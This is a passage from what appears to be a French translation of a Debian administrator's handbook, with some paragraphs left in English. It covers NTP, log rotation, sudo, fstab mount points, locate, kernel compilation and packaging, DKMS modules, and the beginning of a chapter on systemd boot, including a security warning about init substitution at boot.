Si vous administrez un réseau important, il est toutefois recommandé de mettre en place votre propre serveur NTP, qui se synchronisera avec les serveurs publics. Dans ce cas, toutes les autres machines de votre réseau pourront utiliser le serveur NTP interne au lieu d'augmenter la charge sur les serveurs publics. Vous gagnerez également en homogénéité des horloges, puisque toutes les machines seront synchronisées sur la même source, très proche en termes de temps de transfert réseau.

#### Pour les stations de travail

Les stations de travail étant redémarrées régulièrement (ne serait-ce que par souci d'économie d'énergie), il suffit de les synchroniser par NTP au démarrage. Pour cela, il est possible d'y installer le paquet Debian *ntpdate*. On changera au besoin le serveur NTP employé en modifiant le fichier /etc/default/ntpdate.

#### Pour les serveurs

Les serveurs ne redémarrent que très rarement et il est très important que leur heure système soit juste. Pour conserver une heure correcte en permanence, on installera un serveur NTP local, service proposé par le paquet *ntp*. Dans sa configuration par défaut, le serveur se synchronisera

sur `pool.ntp.org` et fournira l'heure à qui la lui demandera sur le réseau local. On le configurera à travers le fichier `/etc/ntp.conf`; l'élément le plus intéressant à changer est le serveur NTP de référence. Si le réseau compte beaucoup de serveurs, il peut être intéressant de n'avoir qu'un seul serveur qui se synchronise sur les serveurs publics, les autres se synchronisant sur lui.

POUR ALLER PLUS LOIN

**Module GPS et autres sources de temps**

Si la synchronisation horaire est cruciale dans votre réseau, il est possible d'équiper un serveur d'un module GPS (qui demandera l'heure aux satellites GPS) ou DCF-77 (qui la captera sur une horloge atomique installée près de Francfort). Dans ces cas, la configuration du serveur NTP est un peu plus compliquée et la consultation de sa documentation un préalable absolument nécessaire.

### 8.9.3. Rotation des fichiers de logs

Les fichiers de logs prenant rapidement du volume, il est nécessaire de les archiver. On emploie en général une archive « tournante » : le fichier de log est régulièrement archivé et seules ses  $X$  dernières archives sont conservées. `logrotate`, le programme chargé de ces rotations, suit les directives données dans le fichier `/etc/logrotate.conf` et tous ceux du répertoire `/etc/logrotate.d/`. L'administrateur peut modifier ces fichiers s'il souhaite adapter la politique de rotation des logs définie par Debian. La page de manuel `logrotate(1)` décrit toutes les options autorisées dans ces fichiers de configuration. Il peut être intéressant d'augmenter le nombre de fichiers conservés dans la rotation des logs, ou de déplacer les fichiers de logs dans un répertoire spécifique dédié à l'archivage au lieu de les supprimer. On peut encore les envoyer par courrier électronique pour les archiver ailleurs.

Le programme `logrotate` est exécuté quotidiennement par l'ordonnanceur `cron` (décrit dans la section [9.7, « Planification de tâches : cron et atd](#) » page 229).

### 8.9.4. Partage des droits d'administration

Bien souvent, plusieurs administrateurs s'occupent du réseau. Partager le mot de passe de l'utilisateur `root` n'est pas très élégant et ouvre la porte à des abus du fait de l'anonymat de ce compte partagé. La solution à ce problème est le programme `sudo`, qui permet à certains utilisateurs d'exécuter certaines commandes avec des droits particuliers. Dans son emploi le plus courant `sudo` permet à un utilisateur de confiance d'exécuter n'importe quelle commande en tant que `root`. Pour cela, l'utilisateur doit simplement exécuter `sudo commande` et s'authentifier à l'aide de son mot de passe personnel.

Quand il s'installe, le paquet `sudo` donne les droits complets de `root` à tous les utilisateurs membres du groupe Unix `sudo`. Pour déléguer d'autres droits, l'administrateur doit faire appel à la commande `visudo`, qui permet de modifier le fichier de configuration `/etc/sudoers` (ici encore, cela invoquera l'éditeur de texte `vi`, ou tout éditeur mentionné dans la variable d'environnement `EDITOR`). L'ajout d'une ligne `utilisateur ALL=(ALL) ALL` permettra à l'utilisateur concerné d'exécuter n'importe quelle commande en tant que `root`.

Des configurations plus sophistiquées permettront de n'autoriser que quelques commandes particulières à certains utilisateurs. Tous les détails de ces différentes possibilités sont donnés dans la page de manuel **sudoers** (5).

### 8.9.5. Liste des points de montage

B.A.-BA <b>Montage et démontage</b>	<p>Dans un système de type Unix comme Debian, les fichiers sont organisés dans une arborescence unique de répertoires. Le répertoire <code>/</code> est appelé la racine et tous les autres sont des sous-répertoires plus ou moins directs de cette racine. Le « montage » est l'action d'intégrer le contenu d'un périphérique (souvent un disque dur) à l'arborescence générale du système. Ainsi, si l'on utilise un disque séparé pour stocker les données personnelles des utilisateurs, ce disque sera « monté » dans le répertoire <code>/home/</code>. Le système de fichiers racine est toujours monté par le noyau. Lors de l'initialisation de l'ordinateur, d'autres périphériques y sont souvent intégrés à l'aide de la commande <code>mount</code>.</p> <p>Some removable devices are automatically mounted when connected, especially when using the GNOME, Plasma or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the <code>mount</code> and <code>umount</code> commands. The administrator can, however, authorize these operations (independently for each mount point) by including the <code>user</code> option in the <code>/etc/fstab</code> file.</p> <p>The <code>mount</code> command can be used without arguments to list all mounted filesystems; you can execute <code>findmnt --fstab</code> to show only the filesystems from <code>/etc/fstab</code>. The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, <code>mount(8)</code> and <code>umount(8)</code>. For simple cases, the syntax is simple too: for example, to mount the <code>/dev/sdc1</code> partition, which has an ext3 filesystem, into the <code>/mnt/tmp/</code> directory, you would simply run <code>mount -t ext3 /dev/sdc1 /mnt/tmp/</code>.</p>
--	---

Le fichier `/etc/fstab` donne la liste de tous les montages possibles (effectués automatiquement au démarrage ou à exécuter manuellement pour les périphériques amovibles). Chaque point de montage y est détaillé sur une ligne par plusieurs champs séparés par des blancs, qui sont :

- file system: this indicates where the filesystem to be mounted can be found, it can be a local device (hard drive partition, CD-ROM) or a remote filesystem (such as NFS).

Ce champ est fréquemment remplacé par l'identifiant unique du système de fichiers (que l'on peut obtenir par `blkid` **périphérique**) préfixé de `UUID=`. Cela permet notamment de ne pas être affecté par le changement possible du nom du périphérique en cas d'ajout ou de suppression de disques (ou de détection des disques dans un ordre différent).

- Point de montage : c'est l'endroit de l'arborescence où ce système de fichiers sera rendu accessible.
- Type : ce champ définit le système de fichiers employé sur le périphérique. `ext4`, `ext3`, `vfat`, `ntfs`, `reiserfs`, `xfs` en sont quelques exemples.

**NFS, un système de fichiers réseau**

NFS — *Network File System* — est un système de fichiers réseau ; sous Linux, il permet d'accéder de manière transparente à des fichiers distants en les intégrant dans l'arborescence du système.

La liste complète des systèmes de fichiers reconnus est disponible dans la page de manuel `mount(8)`. La valeur spéciale `swap` sert aux partitions d'échange ; la valeur spéciale `auto` demande au programme `mount` de détecter automatiquement le système de fichiers (ce qui est surtout utile pour les lecteurs de disquettes et les clés USB, car chacune peut abriter un système de fichiers différent) ;

- Options : elles sont nombreuses, dépendent du système de fichiers et sont documentées dans la page de manuel de `mount`. Voici les plus courantes :
  - `rw` ou `ro` feront respectivement monter le système de fichiers en lecture/écriture ou en lecture seule .
  - `noauto` désactive le montage automatique au démarrage .
  - `nofail` indique au système d'initialisation que le démarrage peut continuer même si le périphérique n'est pas présent. Il ne faut pas oublier cette option pour les disques externes qui peuvent être débranchés au démarrage, autrement `systemd` ne tolérera pas leur absence : il interrompra le processus de démarrage jusqu'à ce que tous les points de montage qui doivent être montés automatiquement le soient effectivement. Signalons que l'on peut combiner cette option avec `x-systemd.device-timeout=5s` pour indiquer à `systemd` de ne pas attendre l'apparition du périphérique pendant plus de 5 secondes (voir `systemd.mount(5)`) .
  - `user` autorise tous les utilisateurs à monter ce système de fichiers (opération d'ordinaire réservée à `root`) .
  - `defaults` correspond à l'ensemble d'options (`rw, suid, dev, exec, auto, nouser` et `async`), qu'on pourra inhiber individuellement après `defaults` — soit en ajoutant `nosuid, no-dev, etc.` pour bloquer `suid, dev, etc.`, soit en ajoutant `user` pour réactiver cette option (puisque `defaults` inclut `nouser`).
- `dump`: this field is almost always set to 0. When it is 1, it tells the `dump` tool that the partition contains data that is to be backed up.
- `pass`: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

**Exemple 8.5 Exemple de fichier `/etc/fstab`**

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>   <options>           <dump>   <pass>
proc          /proc        proc    defaults            0        0
# / was on /dev/sda1 during installation
```

```

UUID=c964222e-6af1-4985-be04-19d7c764d0a7 /           ext3      errors=remount-ro 0
  ↪      1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none        swap      sw      0
  ↪      0
/dev/scd0      /media/cdrom0  udf,iso9660 user,noauto  0      0
/dev/fd0       /media/floppy  auto      rw,user,noauto  0      0
arrakis:/partage /partage    nfs      defaults      0      0

```

La dernière entrée de cet exemple correspond à un système de fichiers en réseau (NFS) : le répertoire `/partage/` du serveur *arrakis* est monté sur le répertoire `/partage/` local. Le format du fichier `/etc/fstab` est documenté dans la page de manuel `fstab(5)`.

#### POUR ALLER PLUS LOIN

#### Automoneurs

`systemd` is able to manage automount points: those are filesystems that are mounted on-demand when a user attempts to access their target mount points. It can also unmount these filesystems when no process is accessing them any longer.

Like most concepts in `systemd`, automount points are managed with dedicated units (using the `.automount` suffix). See `systemd.automount(5)` for their precise syntax.

Other auto-mounting utilities exist, such as `automount` in the *autofs* package or `amd` in the *am-utils*.

Note also that GNOME, Plasma, and other graphical desktop environments work together with *udisks*, and can automatically mount removable media when they are connected.

#### 8.9.6. `locate` et `updatedb`

La commande `locate` retrouve l'emplacement d'un fichier dont on connaît une partie du nom. Elle renvoie un résultat quasi instantanément car elle consulte une base de données particulière qui stocke l'emplacement de tous les fichiers du système ; celle-ci est mise à jour quotidiennement par la commande `updatedb`. Il existe plusieurs mises en œuvre de la commande `locate` ; Debian a choisi `mlocate` comme mise en œuvre standard.

`mlocate` est suffisamment fin pour ne renvoyer que les fichiers accessibles à l'utilisateur qui lance la commande, et ce bien qu'il utilise une base de données répertoriant tous les fichiers du système (puisque sa mise en œuvre d'`updatedb` tourne avec les permissions de root). Pour plus de sûreté, l'administrateur peut exclure certains répertoires de l'indexation, en utilisant la variable `PRUNEDPATHS` du fichier de configuration `/etc/updatedb.conf`.

## 8.10. Compilation d'un noyau

Les noyaux fournis par Debian intègrent le plus grand nombre possible de fonctionnalités ainsi qu'un maximum de pilotes, afin de couvrir le plus grand spectre de configurations matérielles existantes. C'est pourquoi certains utilisateurs préfèrent recompiler le noyau pour n'y inclure

que le strict nécessaire. Il existe deux raisons à ce choix. Premièrement, cela peut être pour optimiser la consommation de mémoire, puisque le code du noyau, même s'il n'est jamais utilisé, occupe de la mémoire pour rien (et ne « descend » jamais sur l'espace d'échange, donc c'est de vraie mémoire vive qu'il s'agit), ce qui peut diminuer les performances globales du système. Il peut également s'agir de limiter le risque de failles de sécurité (le code compilé portant alors sur une fraction plus faible du code existant).

ATTENTION

**Mises à jour de sécurité**

Si l'on choisit de compiler son propre noyau, il faut en accepter les conséquences : Debian n'assurera pas les mises à jour de sécurité de ce noyau. En restant avec un noyau fourni par Debian, on bénéficie des mises à jour préparées par l'équipe sécurité du projet.

La recompilation du noyau est aussi nécessaire si l'on souhaite employer certaines fonctionnalités non intégrées dans sa version standard mais disponibles sous forme de correctifs, ou patches.

POUR ALLER PLUS LOIN

**Le Manuel du noyau  
Debian**

The Debian kernel team maintains the “Debian Kernel Handbook” (also available in the *debian-kernel-handbook* package) with comprehensive documentation about most kernel related tasks and about how official Debian kernel packages are handled. This is the first place you should look into if you need more information than what is provided in this section.

► <https://kernel-team.pages.debian.net/kernel-handbook/>

#### 8.10.1. Introduction et prérequis

Comme on peut s'y attendre, Debian gère le noyau sous forme de paquet, ce qui n'est pas la manière traditionnelle de le compiler et de l'installer. Les noyaux restant sous le contrôle du système de paquetage, ils peuvent être rapidement supprimés ou déployés sur plusieurs machines. De plus, les scripts associés à ces paquets permettent également une meilleure interaction avec le chargeur de démarrage et le générateur d'images de démarrage (*initrd*).

Les sources amont du noyau Linux contiennent tout ce qui est requis pour construire un paquet Debian du noyau. Vous aurez simplement besoin d'installer le paquet *build-essential*, qui contient les outils de compilation standards pour générer un paquet Debian. Par ailleurs, la configuration du noyau nécessitera le paquet *libncurses5-dev*. Enfin, le paquet *fakeroot* permettra de créer le paquet Debian sans utiliser les droits de l'administrateur.

CULTURE

**Le bon vieux temps de  
*kernel-package***

À l'époque où le système de compilation du noyau Linux ne permettait pas encore de créer directement des paquets Debian, la manière recommandée de créer ces paquets était d'utiliser l'outil *make-kpkg* fourni par le paquet *kernel-package*.

### 8.10.2. Récupérer les sources

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the *linux-source-version* package. The `apt search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the *Unstable* distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of section 6.2.6, « [Travailler avec plusieurs distributions](#) » page 126). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 4.19 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the *linux-source-4.19* package has been installed. It contains `/usr/src/linux-source-4.19.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel  
$ tar -xaf /usr/src/linux-source-4.19.tar.xz
```

CULTURE	
<b>Emplacement des sources du noyau</b>	Traditionally, Linux kernel sources would be placed in <code>/usr/src/linux/</code> thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a <code>src</code> group that allows members to work in this directory, but working in <code>/usr/src/</code> should be avoided, nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in <code>/usr/</code> unknown to the packaging system, and no risk of misleading programs that read <code>/usr/src/linux</code> when trying to gather information on the used kernel.

### 8.10.3. Configuration du noyau

La prochaine étape consiste à configurer le noyau conformément à ses besoins. Le mode opérateur dépend des objectifs.

Si l'on recompile une version plus récente du noyau (éventuellement dotée d'un patch supplémentaire), le plus probable est qu'on veuille rester aussi près que possible de la configuration standard proposée par Debian. Dans ce cas, et au lieu de tout reconfigurer depuis zéro, il est bon de copier le fichier `/boot/config-version` (la version est celle du noyau employé actuellement — `uname -r` vous la révélera au besoin) en `.config` dans le répertoire des sources du noyau .

```
$ cp /boot/config-4.19.0-5-amd64 ~/kernel/linux-source-4.19/.config
```

Si vous ne souhaitez pas changer la configuration, vous pouvez en rester là et sauter directement à la section [8.10.4, « Compilation et génération du paquet »](#) page 197. Dans le cas contraire, ou si vous avez décidé de tout reconfigurer depuis zéro, il faudra prendre le temps de configurer votre noyau. Pour cela, il propose différentes interfaces, qu'on invoque depuis le répertoire des sources par la commande `make` suivie d'un argument.

`make menuconfig` compile et exécute une interface évoluée en mode texte (c'est ici que le paquet *libncurses5-dev* est requis) qui propose de naviguer dans une structure hiérarchique présentant les options proposées. Une pression sur la touche Espace change la valeur de l'option sélectionnée et Entrée valide le bouton sélectionné en bas de l'écran : Select permet de rentrer dans le sous-menu sélectionné, Exit remonte d'un cran dans la hiérarchie, et Help produit des informations plus détaillées sur le rôle de l'option sélectionnée. Les flèches permettent de se positionner dans la liste des options et des boutons. Pour quitter le configurateur, il faut sélectionner Exit depuis le menu principal. Le programme propose alors de sauvegarder les changements : acceptez si vous êtes satisfaits de vos choix.

Les autres interfaces ont un fonctionnement similaire, mais inscrit dans des interfaces graphiques plus modernes : `make xconfig` emploie la boîte à outils Qt et `make gconfig` recourt à GTK+. La première a besoin de *libqt4-dev* tandis que la seconde requiert *libglade2-dev* et *libgtk2.0-dev*.

Lorsque l'on utilise une de ces interfaces de configuration, il est généralement conseillé de partir d'une configuration par défaut raisonnable. Le noyau fournit de telles configurations dans `arch/architecture/configs/*_defconfig` et il est possible de les mettre en place avec une commande telle que `make x86_64_defconfig` (pour un PC 64 bits) ou `make i386_defconfig` (pour un PC 32 bits).

ASTUCE

**Que faire d'un .config obsolète ?**

Lorsque l'on fournit un fichier `.config` qui provient d'une autre version du noyau (généralement plus ancienne), ce fichier doit être mis à jour. Cela se fait avec `make oldconfig`, qui va poser interactivement les questions portant sur les nouvelles options de configuration. Pour utiliser les réponses par défaut à toutes ces questions, on préfèrera `make olddefconfig`. Pour finir, la commande `make oldnoconfig` répondra par la négative à toutes ces nouvelles questions.

#### 8.10.4. Compilation et génération du paquet

ATTENTION

**Nettoyer avant de recommencer**

If you have already compiled once in the directory and wish to rebuild everything from scratch (for example, because you substantially changed the kernel configuration), you will have to run `make clean` to remove the compiled files. `make distclean` removes even more generated files, including your `.config` file too, so make sure to backup it first. If you copied the configuration from `/boot/`, you must change the system trusted keys option, providing an empty string is enough: `CONFIG_SYSTEM_TRUSTED_KEYS = ""`.

Une fois que la configuration du noyau est prête, la commande `make deb-pkg` va créer jusqu'à 5 paquets Debian : `linux-image-version`, qui contient le noyau lui-même et les modules associés ;

*linux-headers-version*, qui contient les fichiers d'en-tête nécessaires pour construire des modules externes ; *linux-firmware-image-version*, qui contient des fichiers de microcode requis par certains pilotes de périphériques (ce paquet peut être absent lorsque vous compilez le noyau depuis les sources fournies par Debian) ; *linux-image-version-dbg*, qui contient les symboles de débogage pour l'image du noyau et ses modules ; *linux-libc-dev*, qui contient les fichiers d'en-têtes requis pour certaines bibliothèques de code en espace utilisateur, telles que la bibliothèque C standard de GNU (glibc).

La *version* est construite à partir de la version amont (définie par les variables *VERSION*, *PATCHLEVEL*, *SUBLEVEL* et *EXTRAVERSION* dans le fichier *Makefile*), du paramètre de configuration *LOCALVERSION* et de la variable d'environnement *LOCALVERSION*. La version du paquet réutilise la même chaîne de version, avec une révision qui est régulièrement incrémentée (et stockée dans le fichier *.version*), sauf si elle est explicitement surchargée par la variable d'environnement *KDEB\_PKGVERSION*.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
./linux-headers-4.19.37-falcot_4.19.37-1_amd64.deb
./linux-image-4.19.37-falcot_4.19.37-1_amd64.deb
./linux-libc-dev_4.19.37-1_amd64.deb
```

### 8.10.5. Compilation de modules externes

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside the matching kernel. A number of common third party modules are provided by Debian in dedicated packages, such as *vpb-driver-source* (extra modules for Voicetronix telefony hardware) or *leds-alix-source* (driver of PCEngines ALIX 2/3 boards).

These packages are many and varied, `apt-cache rdepends module-assistant` can show the list provided by Debian. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically detail the specific module(s) it needs to function under Linux.

For example, let's look at the *dahdi-source* package: after installation, a `.tar.bz2` of the module's sources is stored in `/usr/src/`. While we could manually extract the tarball and build the module, in practice we prefer to automate all this using DKMS. Most modules offer the required DKMS integration in a package ending with a `-dkms` suffix. In our case, installing *dahdi-dkms* is all that is needed to compile the kernel module for the current kernel provided that we have the *linux-headers-\** package matching the installed kernel. For instance, if you use *linux-image-amd64*, you would also install *linux-headers-amd64*.

```
$ sudo apt install dahdi-dkms
[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
```

```

Loading new xtables-addons-2.12 DKMS files...
Building for 4.19.0-5-amd64
Building initial module for 4.19.0-5-amd64
Done.

dahdi_dummy.ko:
Running module version sanity check.
- Original module
  - No original module exists within this kernel
- Installation
  - Installing to /lib/modules/4.19.0-5-amd64/updates/dkms/
[...]
DKMS: install completed.

$ sudo dkms status
dahdi, DEB_VERSION, 4.19.0-5-amd64, x86_64: installed
$ sudo modinfo dahdi_dummy
filename:      /lib/modules/4.19.0-5-amd64/updates/dkms/dahdi_dummy.ko
license:       GPL v2
author:        Robert Pleh <robert.pleh@hermes.si>
description:   Timing-Only Driver
[...]

```

**ALTERNATIVE  
module-assistant**

Before DKMS, *module-assistant* was the simplest solution to build and deploy kernel modules. It can still be used, in particular for packages lacking DKMS integration: with a simple command like `module-assistant auto-install dahdi` (or `m-a a-i dahdi` for short), the modules are compiled for the current kernel, put in a new Debian package, and that package gets installed on the fly.

### 8.10.6. Emploi d'un patch sur le noyau

Certaines fonctionnalités ne sont pas intégrées au noyau standard faute de stabilité ou d'accord des mainteneurs du noyau. Dans ce cas, il arrive qu'elles soient diffusées sous la forme de correctif (ou patch), que chacun est alors libre d'appliquer sur les sources du noyau.

Debian sometimes provides some of these patches in `linux-patch-*` packages but they often don't make it into stable releases (sometimes for the very same reasons that they are not merged into the official upstream kernel). These packages install files in the `/usr/src/kernel-patches/` directory.

Pour appliquer un ou plusieurs des patches installés, il faudra utiliser la commande `patch` sur le répertoire de sources, puis lancer la compilation du noyau comme précédemment.

```

$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4.9.11-201702181444.
  ↪ patch.gz | patch -p1

```

Attention, un patch ne fonctionnant pas forcément avec toutes les versions des noyaux, il est possible que `patch` échoue à l'appliquer sur les sources du noyau. Un message vous en informera alors : dans ce cas, référez-vous à la documentation disponible dans le paquet Debian du patch (dans le répertoire `/usr/share/doc/linux-patch-*/`). Il est probable que le mainteneur indique pour quelles versions du noyau il a été prévu.

## 8.11. Installation d'un noyau

### 8.11.1. Caractéristiques d'un paquet Debian du noyau

A Debian kernel package installs the kernel image (`vmlinuz-version`), its configuration (`config-version`) and its symbols table (`System.map-version`) in `/boot/`. The modules are installed in the `/lib/modules/version/` directory.

#### CULTURE The symbols table

The symbols table helps developers understand the meaning of a kernel error message; without it, kernel “oopses” (an “oops” is the kernel equivalent of a segmentation fault for user-space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses, which is useless information without the table mapping these addresses to symbols and function names.

Les scripts de configuration du paquet génèrent automatiquement une image `initrd` (*init ram disk*) – cette dernière est un mini-système préparé en mémoire (*ram disk*) par le chargeur de démarrage et démarré par le noyau Linux dans le seul but de charger les modules nécessaires pour accéder au périphérique contenant le système Debian complet (par exemple le pilote pour les disques SATA). Enfin, les scripts de post-installation mettent à jour les liens symboliques `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` et `/initrd.img.old` pour qu'ils pointent respectivement sur les deux derniers noyaux installés ainsi que leurs images `initrd` associées.

La plupart de ces tâches sont déléguées à des scripts présents dans les répertoires `/etc/kernel/*.d/`. Par exemple, l'intégration avec `grub` se fait par le biais de `/etc/kernel/postinst.d/zz-update-grub` et `/etc/kernel/postrm.d/zz-update-grub`, qui appellent `update-grub` lors de l'installation ou la suppression de paquets du noyau.

### 8.11.2. Installation avec `dpkg`

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i package.deb`, where `package.deb` is the name of a `linux-image` package such as `linux-image-4.19.37-falcot_1_amd64.deb`.

La configuration de base obtenue peut aussi bien devenir un serveur qu'un poste de bureautique et elle est reproductible en masse de façon semi-automatisée. Une machine en disposant n'est toutefois pas encore adaptée à un usage donné, c'est pourquoi l'administrateur doit à présent

compléter la préparation. Pour cela, il commencera par mettre en place les couches logicielles basses appelées « services Unix ».

## Mots-clés

---

Démarrage du système  
Scripts d'initialisation  
    SSH  
    Telnet  
    Droits  
Permissions  
Supervision  
    Inetd  
    Cron  
Sauvegarde  
Hotplug  
PCMCIA  
    APM  
    ACPI

---



# Services Unix

9

---

---

---

---

Sommaire

---

---

Démarrage du système	204	Connexion à distance	213	Gestion des droits	220
Interfaces d'administration	222	Les événements système de syslog	225	Le super-serveur inetd	227
Planification de tâches : cron et atd	229	Planification asynchrone : anacron	232	Les quotas	233
		Sauvegarde	234	Branchements « à chaud » : hotplug	238
		Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI)	242		

---

---

*Ce chapitre parcourt un ensemble de services fondamentaux, souvent communs à beaucoup d'Unix. Tout administrateur se doit de les connaître.*

## 9.1. Démarrage du système

Lorsque l'ordinateur démarre, les messages défilant sur la console révèlent de nombreuses initialisations et configurations automatiques. Parfois, il est souhaitable de modifier légèrement le déroulement de cette étape, ce qui implique de bien la comprendre. C'est l'objet de cette section.

En tout premier lieu, le BIOS prend le contrôle de l'ordinateur, détecte les disques, charge le *Master Boot Record* (enregistrement d'amorçage maître) et l'exécute. Le chargeur d'amorçage prend alors le relais, trouve le noyau sur le disque, le charge et l'exécute. Le noyau s'initialise alors et se met en devoir de trouver et monter la partition contenant la racine de l'arborescence pour enfin démarrer le premier programme : `init`. Il est fréquent que cette « partition racine » et cet `init` soient en réalité sur un système de fichiers virtuel qui n'existe qu'en mémoire vive (d'où son nom *initramfs*, autrefois appelé *initrd* pour *initialization RAM disk*). Ce système de fichiers est chargé en mémoire par le chargeur d'amorçage, souvent à partir d'un fichier sur un disque dur ou sur le réseau. Il contient le strict minimum qui peut être requis par le noyau pour charger le « vrai » système de fichiers racine : il peut s'agir de modules de pilotes pour les disques durs ou d'autres périphériques sans lesquels le système ne peut pas démarrer, ou, plus fréquemment, des modules et des scripts d'initialisation permettant d'assembler des grappes RAID, d'ouvrir des partitions chiffrées, d'activer des volumes LVM... Une fois que la partition racine est montée, l'*initramfs* passe la main au vrai `init` et on revient sur le processus de démarrage standard.

### 9.1.1. Le système d'initialisation `systemd`

Le « vrai init » est actuellement fourni par `systemd`, sur lequel cette section se focalise.

CULTURE	
<b>Avant <code>systemd</code></b>	<code>systemd</code> un « système d'initialisation » relativement récent, et bien qu'il était déjà disponible – dans une certaine mesure – dans <i>Wheezy</i> , ce n'est que depuis <i>Jessie</i> qu'il est employé par défaut. Les versions précédentes de Debian exploitaient « System V » (du paquet <code>sysv-rc</code> ), un système d'initialisation bien plus traditionnel qui sera présenté un peu plus loin.

ALTERNATIVE	
<b>Autres systèmes d'initialisation</b>	This book describes the boot system used by default in Debian <i>Buster</i> (as implemented by the <code>systemd</code> package), as well as the previous default, <code>sysvinit</code> , which is derived and inherited from <i>System V</i> Unix systems; there are others.  Citons également le processus simplifié contenu dans le paquet <code>file-rc</code> . Ce dernier garde le principe des niveaux de fonctionnement ( <i>runlevels</i> ), mais remplace les répertoires et les liens symboliques par un unique fichier de configuration, qui spécifie à <code>init</code> les processus à lancer et l'ordre de lancement.  The <code>upstart</code> system is still not perfectly tested on Debian. It is event based: <code>init</code> scripts are no longer executed in a sequential order but in response to events such as the completion of another script upon which they are dependent. This system, started by Ubuntu, was present in Debian <i>Jessie</i> , but was not the default; it came, in fact, as a replacement for <code>sysvinit</code> , and one of the tasks launched by <code>upstart</code>

was to launch the scripts written for traditional systems, especially those from the `sysv-rc` package.

Il existe encore bien d'autres systèmes et d'autres modes de fonctionnement, comme `runit` ou `minit`, mais ils sont relativement spécialisés et minoritaires.




FIGURE 9.1 Étapes du démarrage d'un ordinateur sous Linux avec `systemd`

CAS PARTICULIER

**Le démarrage sur le réseau**

Dans certaines configurations, le BIOS peut être configuré pour ne pas exécuter le MBR mais aller chercher son équivalent sur le réseau, ce qui permet par exemple de construire des ordinateurs sans disque dur, ou qui se réinstallent complètement à chaque démarrage. Cette possibilité n'est pas offerte par tous les matériels et il faut généralement une combinaison adaptée du BIOS et de la carte réseau.

Le démarrage sur le réseau peut être utilisé pour lancer `debian-installer` ou FAI (voir section 4.1, « Méthodes d'installation » page 54).

## Le processus, une invocation de programme

Un processus est la représentation en mémoire d'un programme qui s'exécute. Il regroupe toutes les informations nécessaires au bon déroulement du logiciel (le code lui-même, mais aussi les données qu'il a en mémoire, la liste des fichiers qu'il a ouverts, des connexions réseau qu'il a établies, etc.). Un même programme peut faire l'objet de plusieurs processus, y compris sous le même identifiant utilisateur.

### Gare à la substitution d'init par un shell

Le premier processus démarré est par convention le programme `init` (qui par défaut est un lien symbolique vers `/lib/systemd/systemd`). Toutefois, il est possible de passer au noyau une option `init` indiquant un autre programme.

Toute personne capable d'accéder à l'ordinateur pourra appuyer sur le bouton Reset et ainsi le redémarrer, puis, via l'invite du chargeur d'amorçage, passer au noyau l'option `init=/bin/sh` pour obtenir un accès root sans connaître le mot de passe de l'administrateur.

